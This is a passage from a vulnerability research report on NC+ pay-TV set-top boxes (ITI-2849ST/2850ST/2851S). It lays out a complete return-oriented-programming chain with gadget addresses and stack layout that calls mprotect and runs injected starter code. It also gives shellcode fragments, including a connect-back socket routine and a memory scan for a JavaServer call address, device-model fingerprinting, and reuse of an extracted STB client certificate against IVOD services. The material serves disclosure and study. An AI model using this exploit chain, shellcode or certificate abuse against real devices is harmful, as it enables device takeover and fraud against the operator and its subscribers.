In order to introduce the starter code sequence to the executed ROP chain, it was manually built with the use of *STORE VAL TO MEM* and *RELOAD REGS ROP* sequences. Each such a sequence could store 2 native opcode instructions to given memory location (32bit=2*16bit). Building the whole *starter* code required storing of 13 integer values (*STORE VAL TO MEM* and *RELOAD REGS ROP* sequences).

We decided to build the *starter* code sequence in a memory area following the VDSO page:

```
2956e000-2956f000 r-xp 2956e000 00:00 0          [vdso]
2956f000-29570000 rw-p 2956f000 00:00 0
```

The reasons for such a choice were threefold. First, we observed that this area was always present at the same memory address. Second, its memory protections indicated it was writable. Finally, the bytes near the end of the page starting at 0x2956f000 address didn't seem to be used.

In order to be able to execute the *starter* code, protections corresponding to its memory location needed to be adjusted though. But, this could be easily accomplished with the use of a ROP chain and `mprotect` system call (code execution from such a modified location was free of the signaled cache coherency problems).

Taking into account all of the above, we came up with the ROP sequence for ITI-2851S device implementing the following functionality:

- writing the *starter* code to the fixed memory area (0x2956f000 base and offset 0xe00),
- adjusting memory protections of a *starter* code block to RWX,
- transferring code execution to the *starter* code sequence (and further to the stack containing the actual SHELLCODE).

The result ROP chain makes use of base ROP sequences A-F described above along several symbolic values presented in Table 7.

SYMBOL NAME	VALUE	DESCRIPTION
`LIBDL_RWBASE`	`0x2956f000`	fixed address denoting base RW memory area to use for building the *starter* code
`TARGET`	`LIBDL_RWBASE+0xe00`	begin of the *starter* code
`FIXED_MEM`	`LIBDL_RWBASE+0xff0`	dummy writable memory location
`MPROTECT_SIZE`	`0x2000`	size argument to the `mprotect` system call
`MPROTECT_FLAGS`	`0x07`	protection argument to the `mprotect` system call
`STARTER`	`VARIOUS`	*starter* code opcode values
`MPROTECT`	`0x000108C0` from `ld-2.6.1.so` base	`mprotect` call implemented by the dynamic linker

Table 7 Description of symbolic values used in ROP chain construction.

The ROP chain begins with STORE VAL TO MEM / RELOAD REGS SPACE#4 gadget sequences corresponding to the length of the *starter* code:

1. *STORE VAL TO MEM gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000A1E8		R8:TARGET+4*i
	`mov.l   @r15, r1`	R1:STARTER[i]
	`mov     r13, r4`	
	`mov.l   @r8, r11`	R11=[TARGET+4*i]
	`jsr     @r14`	R14:0000A1F6 (*RELOAD REGS SPACE#4 gadget*)
	`mov.l   r1, @r8`	[TARGET+4*i]=STARTER[i]

2. *RELOAD REGS SPACE#4 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000A1F6	`add     #4, r15`	[space 0x04] -> STARTER[i]
	`lds.l   @r15+, pr`	RET ADDR:0000A1E8 (*STORE VAL TO MEM gadget*) or 0000F608 (*RELOAD REGS SPACE#C gadget*)[50]
	`mov.l   @r15+, r14`	R14:0000A1F6 (*RELOAD REGS SPACE#4 gadget*)
	`mov.l   @r15+, r13`	R13
	`mov.l   @r15+, r12`	R12
	`mov.l   @r15+, r11`	R11
	`mov.l   @r15+, r10`	R10
	`mov.l   @r15+, r9`	R9
	`rts`	
	`mov.l   @r15+, r8`	R8

The starter code building sequence is completed with the *RELOAD REGS SPACE#C gadget*.

3. *RELOAD REGS SPACE#C gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000F608	`add     #h'C, r15`	[space 0x0c] -> STARTER[i] 0 0
	`lds.l   @r15+, pr`	RET ADDR:0000A1E8 (*STORE VAL TO MEM gadget*)
	`mov.l   @r15+, r14`	R14:0000F608 (*RELOAD REGS SPACE#C gadget*)
	`mov.l   @r15+, r13`	R13
	`mov.l   @r15+, r12`	R12
	`mov.l   @r15+, r11`	R11
	`mov.l   @r15+, r10`	R10
	`mov.l   @r15+, r9`	R9
	`rts`	
	`mov.l   @r15+, r8`	R8:FIXED_MEM

The remaining ROP sequences implementing the invocation of the `mprotect` system call and the execution transfer to *starter* code make use of the following gadgets chain:

4. *STORE VAL TO MEM gadget*

---

[50] *RELOAD REGS SPACE#C gadget* is present only for the last *starter* opcode (it ends *starter* code building sequence).

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000A1E8	mov.l @r15, r1	R1: MPROTECT_FLAGS-8
	mov r13, r4	
	mov.l @r8, r11	R11=[FIXED_MEM]
	jsr @r14	R14:0000F608 (*RELOAD REGS SPACE#C gadget*)
	mov.l r1, @r8	[FIXED_MEM]=MPROTECT_FLAGS-8

5. *RELOAD REGS SPACE#C gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000F608	add #h'C, r15	[space 0x0c] -> MPROTECT_FLAGS-8 -> 0 -> 0
	lds.l @r15+, pr	RET ADDR:0000F5F6 (*LOAD R5 gadget*)
	mov.l @r15+, r14	R14:MPROTECT_SIZE
	mov.l @r15+, r13	R13
	mov.l @r15+, r12	R12
	mov.l @r15+, r11	R11
	mov.l @r15+, r10	R10
	mov.l @r15+, r9	R9
	rts	
	mov.l @r15+, r8	R8

6. *LOAD R5 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000F5F6	mov.l @r15, r1	R1:0000F608 (*RELOAD REGS SPACE#C gadget*)
	mov r14, r5	R5=MPROTECT_SIZE
	mov.l @(4,r15), r4	
	mov r15, r6	
	jsr @r1	R1:0000F608 (*RELOAD REGS SPACE#C gadget*)
	add #8, r6	

7. *RELOAD REGS SPACE#C gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000F608	add #h'C, r15	[space 0x0c] -> 0000F608 (*RELOAD REGS SPACE#C gadget*) 0 0
	lds.l @r15+, pr	RET ADDR: 0000A1E8 (*LOAD R1, R11 gadget*)
	mov.l @r15+, r14	R14:0000A572 (*LOAD R6 gadget*)
	mov.l @r15+, r13	R13
	mov.l @r15+, r12	R12
	mov.l @r15+, r11	R11
	mov.l @r15+, r10	R10
	mov.l @r15+, r9	R9
	rts	
	mov.l @r15+, r8	R8:FIXED_MEM

8. *LOAD R1, R11 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000A1E8	mov.l @r15, r1	R1:0000F608 (*RELOAD REGS SPACE#C gadget*)
	mov r13, r4	
	mov.l @r8, r11	R11=[FIXED_MEM]=MPROTECT_FLAGS-8
	jsr @r14	R14:0000A572 (*LOAD R6 gadget*)
	mov.l r1, @r8	[FIXED_MEM]=0000F608 (*RELOAD REGS SPACE#C gadget*)

9. *LOAD R6 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
`0000A572`	`jsr @r1`	R1:0000F608 (*RELOAD REGS SPACE#C gadget*)
	`mov r11, r6`	R6=MPROTECT_FLAGS-8

10. *RELOAD REGS SPACE#C gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
`0000F608`	`add #h'C, r15`	[space 0x0c] -> 0000F608 (*RELOAD REGS SPACE#C gadget*) 0 0
	`lds.l @r15+, pr`	RET ADDR: 0000A1E8 (*LOAD R1, R4 gadget*)
	`mov.l @r15+, r14`	R14:0000F5FE (*CALL INVOKER gadget*)
	`mov.l @r15+, r13`	R13:LIBDL_RWBASE
	`mov.l @r15+, r12`	R12
	`mov.l @r15+, r11`	R11
	`mov.l @r15+, r10`	R10
	`mov.l @r15+, r9`	R9
	`rts`	
	`mov.l @r15+, r8`	R8:FIXED_MEM

11. *LOAD R1, R4 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
`0000A1E8`	`mov.l @r15, r1`	R1:MPROTECT
	`mov r13, r4`	R13=LIBDL_RWBASE
	`mov.l @r8, r11`	R11=[FIXED_MEM]
	`jsr @r14`	R14:0000F5FE (*CALL INVOKER gadget*)
	`mov.l r1, @r8`	[FIXED_MEM]=MPROTECT

12. *CALL INVOKER gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
`0000F5FE`	`jsr @r1`	R1:MPROTECT
	`add #8, r6`	R6=MPROTECT_FLAGS
	`mov r15, r1`	
	`add #-h'34, r1`	
	`mov.l @(h'3C,r1), r0`	
	`add #h'C, r15`	[space 0x0c]
	`lds.l @r15+, pr`	RET ADDR: 0000F608 (*RELOAD REGS SPACE#C gadget*)
	`mov.l @r15+, r14`	R14
	`mov.l @r15+, r13`	R13
	`mov.l @r15+, r12`	R12
	`mov.l @r15+, r11`	R11
	`mov.l @r15+, r10`	R10
	`mov.l @r15+, r9`	R9
	`rts`	
	`mov.l @r15+, r8`	R8

13. *RELOAD REGS SPACE#C gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
`0000F608`	`add #h'C, r15`	[space 0x0c]
	`lds.l @r15+, pr`	RET ADDR:LIBDL_RWBASE+0xe00
	`mov.l @r15+, r14`	R14

	mov.l @r15+, r13	R13
	mov.l @r15+, r12	R12
	mov.l @r15+, r11	R11
	mov.l @r15+, r10	R10
	mov.l @r15+, r9	R9
	rts	
	mov.l @r15+, r8	R8

The final stack layout derived as a result of all of the ROP gadgets' prerequisites is shown in Table 8.

CODE SEQUENCE	STACK LAYOUT[51]
INITIAL EXECUTION TRANSFER (OVERFLOW TRIGGER) STARTER LOOP 0	0x00000000, //UtcTime = 0 (must byc < 0x259E8F70) 0x295621E8, //RET ADDR = 0000A1E8 STORE TO MEM 0x295621F6, //R14 = 0000A1F6 RELOAD REGS SPACE#4 0x00000000, //R13 0x00000000, //R12 0x00000000, //R11 0x00000000, //R10 0x00000000, //R9 0x2956fe00, //R8 = TARGET
RELOAD REGS SPACE#4 gadget STARTER LOOP 1	//[space 0x04] 0x0009b002, //STARTER[0] 0x295621E8, //RET ADDR = 0000A1E8 STORE VAL TO MEM 0x295621F6, //R14 = 0000A1F6 RELOAD REGS SPACE#4 0x00000000, //R13 0x00000000, //R12 0x00000000, //R11 0x00000000, //R10 0x00000000, //R9 0x2956fe04, //R8 = TARGET+4
RELOAD REGS SPACE#4 gadget STARTER LOOP 2	//[space 0x04] 0x00001000, //STARTER[1] 0x295621E8, //RET ADDR = 0000A1E8 STORE TO MEM 0x295621F6, //R14 = 0000A1F6 RELOAD REGS SPACE#4 0x00000000, //R13 0x00000000, //R12 0x00000000, //R11 0x00000000, //R10 0x00000000, //R9 0x2956fe08, //R8 = TARGET+8
…	...
RELOAD REGS SPACE#4 gadget	0x 29567608, //RET ADDR = 0000F608 RELOAD REGS SPACE#c 0x00000000, //R14 0x00000000, //R13 0x00000000, //R12 0x00000000, //R11 0x00000000, //R10 0x00000000, //R9 0x00000000, //R8

RELOAD REGS SPACE#c gadget	//[space 0x0c]
	0x00000000; //dummy
	0x00000000; //dummy
	0x00000000; //dummy
	
	0x 295621E8; //RET ADDR = 0000A1E8 STORE VAL TO MEM
	0x 29567608; //R14 = 0000F608 RELOAD REGS SPACE#c
	0x00000000; //R13
	0x00000000; //R12
	0x00000000; //R11
	0x00000000; //R10

---

[51] the top value (top of the table) indicates the top of the stack.

```
0x00000000;   //R9
0x2956fff0;   //R8 = FIXED MEM
```

STORE VAL TO MEM gadget
RELOAD REGS SPACE#c gadget

```
//[space 0x0c]
0xffffffff;   //MPROTECT FLAGS-8
0x00000000;   //dummy
0x00000000;   //dummy

0x295675F6;   //RET ADDR = 0000F5F6 LOAD R5
0x00002000;   //R14 = MPROTECT SIZE
0x00000000;   //R13
0x00000000;   //R12
0x00000000;   //R11
0x00000000;   //R10
0x00000000;   //R9
0x00000000;   //R8
```

LOAD R5 gadget
RELOAD REGS SPACE#c gadget

```
//[space 0x0c]
0x 29567608;  //0000F608 RELOAD REGS SPACE#c
0x00000000;   //dummy
0x00000000;   //dummy

0x295621E8;   //RET ADDR = 0000A1E8 LOAD R1, R11
0x29562572;   //R14 = 0000A572 LOAD R6
0x00000000;   //R13
0x00000000;   //R12
0x00000000;   //R11
0x00000000;   //R10
0x00000000;   //R9
0x2956fff0;   //R8 = FIXED MEM
```

LOAD R1, R11 gadget
LOAD R6 gadget
RELOAD REGS SPACE#c gadget

```
//[space 0x0c]
0x 29567608;  //0000F608 RELOAD REGS SPACE#c
0x00000000;   //dummy
0x00000000;   //dummy

0x295621E8;   //RET ADDR = 0000A1E8 LOAD R1, R4
0x295675FE;   //R14 = 0000F5FE CALL MPROTECT
0x2956f000;   //R13 = MPROTECT_ADDR
0x00000000;   //R12
0x00000000;   //R11
0x00000000;   //R10
0x00000000;   //R9
0x2956fff0;   //R8 = FIXED MEM
```

LOAD R1, R4 gadget
CALL INVOKER gadget

```
//[space 0x0c]
0x295688C0;   //RET ADDR = 000108C0 MPROTECT
0x00000000;   //dummy
0x00000000;   //dummy

0x 29567608,  //RET ADDR = 0000F608 RELOAD REGS
                               SPACE#c
0x00000000,   //R14
0x00000000,   //R13
0x00000000,   //R12
0x00000000,   //R11
0x00000000,   //R10
0x00000000,   //R9
0x00000000,   //R8
```

RELOAD REGS gadget
RUN STARTER CODE

```
//[space 0x0c]
0x00000000;   //dummy
0x00000000;   //dummy
0x00000000;   //dummy

0x2956fe00,   //RET ADDR = TARGET
0x00000000,   //R14
0x00000000,   //R13
0x00000000,   //R12
0x00000000,   //R11
0x00000000,   //R10
0x00000000,   //R9
0x00000000,   //R8
```

Table 8 Stack layout for the ROP gadget execution (ITI-2851S case).

Binary independent SHELLCODE payload

The reliability of the main SHELLCODE payload for ITI-2849ST and ITI-2850ST devices relies on two fixed addresses, which make it dependent on the binary of the MHP application. These addresses are the `malloc` and *JavaServer* calls in particular.

While, these calls could be easily discovered from the main MHP application[52], it would not make much sense to do it taking into account the effort done to make native code execution depend on the dynamic linker library only.

Additionally, we observed that the initial SHELLCODE payload was too big for the new device, which resulted in a crash before any ROP execution could be triggered.

As a result of the above, we decided to rewrite the main SHELLCODE, so that it would be both more thin and did not rely on the main MHP binary.

In order to decrease the size of code, we changed all sockets related functions so that they made use of the already filled in data structures[53]:

```
connectdata:
.long 0xffffffff
hostdataoff:
.long 0x00000000
.long 0x00000010
hostdata:
.byte 0x02
.byte 0x00
port:
.word 0x0000
host:
.long 0xaabbccdd
.long 0x00000000
.long 0x00000000

connect:
        sts.l   pr, @-r15
        mov     #connectdata_off,r5      ! connectdata
        add     r8,r5
        mov    #hostdata_off,r6
        add    r8,r6
        mov.l r6,@(hostdataoff_off,r8)
        mov   #3,r4                      ! connect call
        mov   #51,r3                     ! socketcall syscall
        add   r3,r3
        trapa #0x12
        nop
        lds.l   @r15+, pr
        rts
        nop
```


---

[52] our initial SHELLCODE payload for ITI-2851S implemented file reading over TCP socket with the use of a pure system call API.

[53] already prepared at the time of sending the code to the target device.

Some data locations are shared by the code as well.


Instead of using the MHP dependent `malloc` address, the code was changed to rely on a dynamic linker's default `malloc` implementation (Fig. 20).



```
.text:0000FBB0
.text:0000FBB0                 .weak malloc
.text:0000FBB0 malloc:
.text:0000FBB0                 mov.l   @(h'14,pc), r1 ; [0000FBC8] = h'FFFF0C76
.text:0000FBB2                 mova    @(h'18,pc), r0 ; [0000FBCC] = h'16438
.text:0000FBB4                 mov.l   r12, @-r15
.text:0000FBB6                 mov     r4, r5
.text:0000FBB8                 mov.l   @(h'10,pc), r12 ; [0000FBCC] = h'16438
.text:0000FBBA                 sts.l   pr, @-r15
.text:0000FBBC                 add     r0, r12
.text:0000FBBE                 bsrf    r1
.text:0000FBC0                 mov     #8, r4
.text:0000FBC2                 lds.l   @r15+, pr
.text:0000FBC4                 rts
.text:0000FBC6                 mov.l   @r15+, r12
.text:0000FBC6 ; End of function malloc
.text:0000FBC6
.text:0000FBC6 ; ---------------------------------------------------------------------------
0000FBB2 000000000000FBB2: malloc+2
```

Fig. 20 Dynamic linker's default malloc implementation.

Finally, we have observed that all MHP application binaries used by ITI-2849ST, ITI-2850ST and ITI-2851S set-top-boxes (including those from our archive dating back to 2011 and 2012) contained a very specific pattern that made it possible to automatically discover the address of a *JavaServer* call (Fig. 21).



```
.text:00BFE5BA
.text:00BFE5BA loc_BFE5BA:                             ; CODE XREF: .text:00BFE5E4↓j
.text:00BFE5BA                                         ; .text:00BFE5EE↓j
.text:00BFE5BA                 mov.l   @(h'44,pc), r1 ; [00BFE600] = java_call_java_server
.text:00BFE5BC                 mov     r11, r6
.text:00BFE5BE                 lds.l   @r15+, pr
.text:00BFE5C0                 mov.l   @r15+, r11
.text:00BFE5C2                 mov     #-1, r4
.text:00BFE5C4                 mov.l   @r15+, r10
.text:00BFE5C6                 mov.l   @(h'3C,pc), r5 ; [00BFE604] = loc_BFE780
.text:00BFE5C8                 mov.l   @r15+, r9
.text:00BFE5CA                 mov.l   @(h'3C,pc), r7 ; [00BFE608] = h'51157997
.text:00BFE5CC                 jmp     @r1 ; java_call_java_server
.text:00BFE5CE                 mov.l   @r15+, r8
.text:00BFE5D0 ; ---------------------------------------------------------------------
.text:00BF
007FE5CA 000
```

```
.text:00BFE5F4                                          ; .text:00BFE5E8↑r
.text:00BFE5F8 off_BFE5F8:     .data.l http_output      ; DATA XREF: .text:00BFE5A8↑r
.text:00BFE5FC off_BFE5FC:     .data.l sub_5C6720       ; DATA XREF: .text:00BFE5B2↑r
.text:00BFE600 off_BFE600:     .data.l java_call_java_server ; DATA XREF: .text:loc_BFE5BA↑r
.text:00BFE604 off_BFE604:     .data.l loc_BFE780       ; DATA
.text:00BFE608 dword_BFE608:   .data.l h'51157997
.text:00BFE60C asc_BFE60C:
.text:00BFE60C                 .data.w 9
.text:00BFE60C                 .data.w 9
.text:00BFE60C                 .data.w 9
.text:00BFE60C
.text:00BFE60C
.text:00BFE60C
.text:00BFE60C
.text:00BFE60C
.text:00BFE60C
007FE608 0000000000BFE608: .text:dword_BFE608
```

Fig. 21 Discovery of a JavaServer call address with the use of a magic pattern value.

Thus, we implemented a short code sequence in our main SHELLCODE that made use of this observation. The code scans exploited process memory for the first occurrence of the `0x51157997` value and extracts the address of a JavaServer call from a fixed memory location preceding it:

```
        mov.l  @(calljava_off,r8),r9
        mov.l  @(magic_off,r8),r1
srchloop:
        mov.l      @r9,r0
        cmp/eq  r0,r1
        bt      found
        mov     #4,r0
        add     r0,r9
        bra     srchloop
        nop
found:
        mov     #8,r0
        sub     r0,r9
        mov.l   @r9,r0
        mov.l   r0,@(calljava_off,r8)
```

As a result of the implementation approach described above, the whole exploitation process, ROP sequences and SHELLCODE in particular was made both reliable and independent of the main MHP application (and target Box+ STB model).

STB version discovery

Although dynamic linker based ROP and SHELLCODE payloads could be used for all affected devices, in order to illustrate the original exploitation process of ITI-2849ST/ITI-2850ST set-top-boxes, our Proof of Concept Code detects target STB model and makes use of both payloads versions.

Information about target STB models is retrieved from received SSDP NOTIFY messages:

```
NOTIFY * HTTP/1.1
CACHE-CONTROL: max-age=1800
HOST: 239.255.255.250:1900

LOCATION: http://169.254.10.20:8080/upnpdev/devc/uuid_1d29c8c0-1dd2-11b2-ab3f-
68635914452c/00
NT: upnp:rootdevice
NTS: ssdp:alive
SERVER: ITI-2850ST/v15.2-rc-151-g42d9237 UPnP/1.0 BH-upnpdev/2.0
USN: uuid:1d29c8c0-1dd2-11b2-ab3f-68635914452c::upnp:rootdevice
```

In case of Cerber protocol messages exchange / Issue 2 exploitation occurring prior to that, target STB model gets detected in a manual way. This is accomplished by the means of fetching the web page from a target device available by default at the following URL:

http://***device_ip***:8080/upnpdev/pres/uuid_***device_uuid***/00

As a result, information about target STB device is returned such as its model name and a serial number.

```
{DMS - Dodatkowy Dekoder}
Device information
Friendly name   Dodatkowy Dekoder
Manufacturer   ADB
Manufacturer Web Page   {http://www.adbglobal.com/}
Model description   BH/DLNA Media Server
Model name   ITI-2851S
Model Web Page
Model number   5.2.4
Serial number   DGBDXXXXXXXXXXXXX
UPC (Universal Product Code)
```

```
BH HTTP Server
2018-12-05 13:41:52   Generated in 1 ms
```

It's worth to note that the value of *device_uuid* for a target device does not need to be known. It can be also automatically retrieved from a web page available at the following URL:

http://***device_ip***:8080/upnpdev

NC+ GO TV VULNERABILITIES

Certain NC+ set-top-boxes can make use of the Internet Video On Demand (IVOD) Service as illustrated on Fig. 22. This service seems to be limited to STB boxes considered as "secure" by the operator such as ITI-3740SX or ITI-2851S.




Fig. 22 NC+ GO TV web application screens.

The `is_internet_vod` MHP property indicates that ITI-2850ST / ITI-2849ST (hwid 0x110:0x45), ITI-2130S (hwid 0x141), ITI-5800S (hwid 178.176) and ITI-5800SX (hwid 178.177) are excluded from the service. These are the 4 devices compromised by Security Explorations in the past.

IVOD services

There are several IVOD services handling different STB models (Argus, Apollo middleware) and web browsers (Xion and WebKit). Their URLs are available in the obfuscated code of the operator application:

```
        hashmap.put("InternetVodUrl", new f(h, map, map1, "InternetVodUrl", 1, 0,
"https://n.atmitv.pl/portal/20c159b35fe277b46f582da9538d00c5/ivod/index.html", 1,
0, 0, null));

        hashmap.put("InternetVodUrlWebkit", new f(h, map, map1,
"InternetVodUrlWebkit", 1, 0, "https://ncplusgotv2.ncplus.pl", 1, 0, 0, null));
```

```
        hashmap.put("internetVodUrlWebkitArgus", new f(h, map, map1,
"internetVodUrlWebkitArgus", 1, 0, "https://ncplusgotv1.ncplus.pl", 1, 0, 0,
null));

        hashmap.put("internetVodUrlWebkitMediabox", new f(h, map, map1,
"internetVodUrlWebkitMediabox", 1, 0, "https://ncplusgotv2.ncplus.pl", 1, 0, 0,
null));

        hashmap.put("internetVodUrlWebkitApolloEnhanced", new f(h, map, map1,
"internetVodUrlWebkitApolloEnhanced", 1, 0, "https://ncplusgotv3.ncplus.pl", 1, 0,
0, null));
```

Issue 4 (client certificates of disallowed / untrusted devices allowed in NC+ GO TV)

Although, the IVOD service is not enabled in ITI-2849ST and ITI-2850ST devices, the STB certificate available in `/mnt/cert/xlets_ldr/stb-cert.p12)` file can be successfully used to connect and exchange data with IVOD services. This is regardless of the fact that certificate's Common Name clearly indicates the device model (*CN=ITI 2849/2850*).

The STB certificate file can be imported into Java KeyStore with the use of the following command:

```
keytool -v -importkeystore -srckeystore stb-cert.p12 -srcstoretype PKCS12 -
destkeystore stb-cert.jks -deststoretype JKS

Enter destination keystore password:
Re-enter new password:
Enter source keystore password:
Entry for alias 1 successfully imported.
Import command completed:  1 entries successfully imported, 0 entries failed or
cancelled
[Storing stb-cert.jks]
```

It can be further used from within a Java client application in order to issue arbitrary HTTP protocol requests to IVOD services over SSL connection.

IVOD application

In order to test IVOD application, we primarily relied on `https://ncplusgotv2.ncplus.pl` URL for NC+ GO service as it was by default used by ITI-3740SX STB device (`internetVodUrlWebkitMediabox`) available in our lab[54].

There are a few arguments appended to the URL prior to opening it in the web browser. This in particular include the following:

- `SN=CSTAXXXXXXXXXXXXX` (STB serial number)
- `MAC=000391XXXX` (MAC addr of STB's network card)
- `res=1920x1080` (STB screen resolution)
- `parental=255` (parental status)
- `SC=XXXXXXXXXXXX` (smart card number)

Initial GET request to the NC+ GO service reveals the structure and functionality of the netVOD+ web application. Its client side code is implemented in JavaScript language (208KB long `common.js` file).

---

[54] ITI-3740SX is a Mediabox device.

The server side functionality is implemented with the use of a Java based web services[55] and JSON API. The comments included in NC+ GO TV application's code indicate that it was developed by Advanced Digital Broadcast in 2015.

IVOD services

Main IVOD servers along their role are briefly described in Table 9[56].

SERVER	DESCRIPTION
`dek.ncplus.pl`	*CGAWebOrderInterface* web service handling: ▪ retrieval of subscriber's access status to IVOD collections (allowed or not), ▪ price checking of a given IVOD collection, ▪ ordering of IVOD collections.
`nvs1.ncplus.pl`	JSON API server handling: ▪ browsing of collections hierarchy and accessing assets' details, ▪ "authentication", ▪ VOD movies purchase (rental), ▪ rented VOD movies listing, ▪ rented VOD movies session management (subsession start and stop), ▪ presentation of legal consents.
`lsp1.ncplus.pl`	License proxy server
`r.dcs.redcdn.pl`	Content delivery network of a 3rd party company (storage of logo and background images, Microsoft SMOOTH Streaming Manifest files and DRM encrypted content)

Table 9 Description of main IVOD servers.

It's worth to note that "authentication" mentioned above does not have much to do with security. This is the function that simply obtains the account identifier of a subscriber denoted by a given smart card number:

```
this.getAccountId=function(K){
  s("getAccountId()");
  var J=parameters.SC.substring(0,12),
  I=JSON.stringify({smartCardCode:J,portalClientId:z[57]});
  k=K;
  d(o.Auth,p.post,I,i.Auth,v)
};
```

The account id[58] is further used as an argument to various JSON API scripts including the one handling IVOD purchase.

